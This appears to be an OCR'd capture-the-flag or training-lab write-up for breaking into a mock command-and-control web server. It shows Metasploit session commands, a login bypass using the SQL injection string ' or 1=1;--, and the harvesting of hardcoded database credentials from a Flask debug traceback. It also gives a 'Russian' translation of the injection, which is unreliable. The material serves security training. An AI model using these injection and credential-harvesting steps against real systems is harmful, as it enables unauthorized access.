


TASK 11.3

Getting into the C2 Server Report

Rev D


Task 11
Getting into the C2 Server

Task 11
Getting into the C2 Server

1 Continuation from Part 2

1.1 background current session


background
use exploit/multi/handler



```
meterpreter > background
[*] Backgrounding session 8...
msf exploit(psexec) > use exploit/multi/handler
msf exploit(handler) >
```

2 Open Website

2.1 Open Firefox




Task 11
Getting into the C2 Server


2.2 Enter http URL address

URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000

Enter: http://c2.gxqrzywfs7oik76yxhfh.rus:5000



http://c2.gxqrzywfs7oik76yxhfh.rus:5000



c2.gxqrzywfs7oik76yxhfh.rus:5000

Услу́жливый дура́к опа́снее врага́.


Task 11
Getting into the C2 Server

2.3 Bypass Logins with My SQL Injection

In this instance below both versions work:

English:
username: ' or 1=1;-- password: ' or 1=1;--

Russian:
username: ' или 1=1;-- password: ' или 1=1;--



ПРОВЕРИТЬ ПОДЛИННОСТЬ


' or 1=1;--

●●●●●●●●●●●

This connection is not secure. Logins entered here could be compromised. **Learn More**

ВОЙТИ

Услу́жливый дура́к опа́снее врага́.




TypeError: 'Connection' object is n
c2.gxqrzywfs7oik76yxhfh.rus:5000/C2

```
Traceback (most recent call last)

File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1836, in __call__
  return self.wsgi_app(environ, start_response)
File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1820, in wsgi_app
  response = self.make_response(self.handle_exception(e))
File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1403, in handle_exception
  reraise(exc_type, exc_value, tb)
File "/opt/Py3www/lib/python3.5/site-packages/flask/_compat.py", line 33, in reraise
  raise value
File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1817, in wsgi_app
  response = self.full_dispatch_request()
File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1477, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1381, in handle_user_exception
  reraise(exc_type, exc_value, tb)
File "/opt/Py3www/lib/python3.5/site-packages/flask/_compat.py", line 33, in reraise
  raise value
File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1475, in full_dispatch_request
  rv = self.dispatch_request()
File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1461, in dispatch_request
  return self.view_functions[rule.endpoint](**req.view_args)
File "/opt/Py3www/app/views.py", line 45, in C2
  cnx = mysql.connect()
```


Task 11
Getting into the C2 Server

2.4 cnx = mysql.connect()

Select bottom row cnx = mysql.connect()
Scroll down to View Source Box




```
File "/opt/Py3www/lib/python3.5/site-packages/flask/app.py", line 1461, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
File "/opt/Py3www/app/views.py", line 45, in C2
    cnx = mysql.connect()
TypeError: 'Connection' object is not callable
```



View Source

```
35  #               flash('Login requested for ="%s"' %
36  #                       (form.name.data))
37                  return redirect('/C2')
38          return render_template('login.html',title="проверить подлинность",form=FlaskForm)
39
40
41
42  @app.route('/C2')
43  def C2():
44  #       return "Hello Students! Check out my test page called '/error'"
45          cnx = mysql.connect()
46          cursor.execute("SELECT * from TSELI");
47          data = cursor.fetch()
48          return data
49
```

Scroll up to rows 7-11 for the credentials



View Source

```
3   from .forms import LoginForm
4   from flask_mysqldb import MySQL
5   import os
6
7   mysql = MySQL(app)
8   app.config['MYSQL_USER'] = 'TSELI'
9   app.config['MYSQL_PASSWORD'] = 'Nob0dyWi11Gu3ssThis!'
10  app.config['MYSQL_DB'] = 'TSEL'
11  app.config['MYSQL_HOST'] = 'localhost'
12
13
14  @app.before_request
15  def log_request():
16  #       if app.config.get('LOG_REQUESTS'):
17                  app.logger.debug(request.headers)
```


mysql = MySQL(app)
app.config['MYSQL_USER'] = 'TSELI'
app.config['MYSQL_PASSWORD'] = Nob0dyWi11Gu3ssThis!
app.config['MYSQL_DB'] = 'TSEL'
app.config['MYSQL_HOST'] = 'localhost'

Task 11
Getting into the C2 Server

3 Search IP Address

3.1 Open website

